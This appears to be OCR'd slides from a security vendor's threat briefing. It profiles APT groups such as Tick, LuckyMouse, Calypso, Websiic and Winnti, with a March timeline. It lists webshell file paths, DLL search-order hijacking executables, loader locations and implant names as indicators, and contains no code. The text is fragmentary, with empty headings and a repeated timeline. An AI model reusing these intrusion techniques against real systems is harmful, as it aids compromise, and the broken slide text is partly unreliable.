
Datper

ShadowPad


# TICK - Details

- Main actions observed:
  - Webshell: `C:\inetpub\wwwroot\aspnet_client\aspnet.aspx`

- Implant:
  - Delphi backdoor



| | |
|---|---|
| Tick | Feb. 28th |
| LuckyMouse | March 1st |
| Calypso | March 1st |
| Websiic | March 1st |
| Winnti group | March 2nd |
| Tonto team | March 3rd |
| ShadowPad | March 3rd |
| Opera Cobalt Strike | March 3rd |
| Mikroceen | March 4th |
| DLTMiner | March 5th |



## Intent

## Since

## 2010

## Targeting

Digital Security
Progress. Protected.

HyperBro

PlugX

ReGeorg


SysUpdate

NDISProxy

# LuckyMouse - Details

- Main actions observed:
  - Nbtscan in `C:\ProgramData\`
  - ReGeorg webshell

- SysUpdate/Soldier backdoor
  - Modular implant
  - DLL search order hijacking
  - Payload in memory only



- Tick – Feb. 28th
- LuckyMouse – March 1st
- Calypso – March 1st
- Websiic – March 1st
- Winnti group – March 2nd
- Tonto team – March 3rd
- ShadowPad – March 3rd
- Opera Cobalt Strike – March 3rd
- Mikroceen – March 4th
- DLTMiner – March 5th

# Calypso

## Intent

## Since

2017

## Targeting

Calypso RAT


PlugX

WhiteBird

# Calypso - Details

- DLL search-Order hijacking:
  - `netcfg.exe`
  - `CLNTCON.exe`
  - `iPAQDetetion2.exe`

- Implants used: PlugX & WhiteBird



Tick – Feb. 28th

LuckyMouse – March 1st

Calypso – March 1st

Websiic – March 1st

Winnti group – March 2nd

Tonto team – March 3rd

ShadowPad – March 3rd

Opera Cobalt Strike – March 3rd

Mikroceen – March 4th

DLTMiner – March 5th

# Websiic

## Intent

## Since


2021

## Targeting

# Websiic backdoor

# Websiic - Details

- Main actions observed:
  - First stage:
    - `C:\inetpub\wwwroot\aspnet_client\google.aspx`
    - `C:\inetpub\wwwroot\aspnet_client\google.log`
    - `access.log` encrypted configuration
  - Second stage (loader):
    - `C:\Program Files\Common Files\microsoft shared\WMI\iiswmi.dll`



Tick

Feb. 28th

LuckyMouse

March 1st

Calypso

March 1st

Websiic

March 1st

Winnti group

March 2nd

Tonto team

March 3rd

ShadowPad

March 3rd

Opera Cobalt Strike

March 3rd

Mikroceen

March 4th

DLTMiner

March 5th

# Winnti Group

| Intent | Since | Targeting |
|---|---|---|
| 👁 | 2012 | ∞ |

Winnti malware

AceAsh

ZXShell

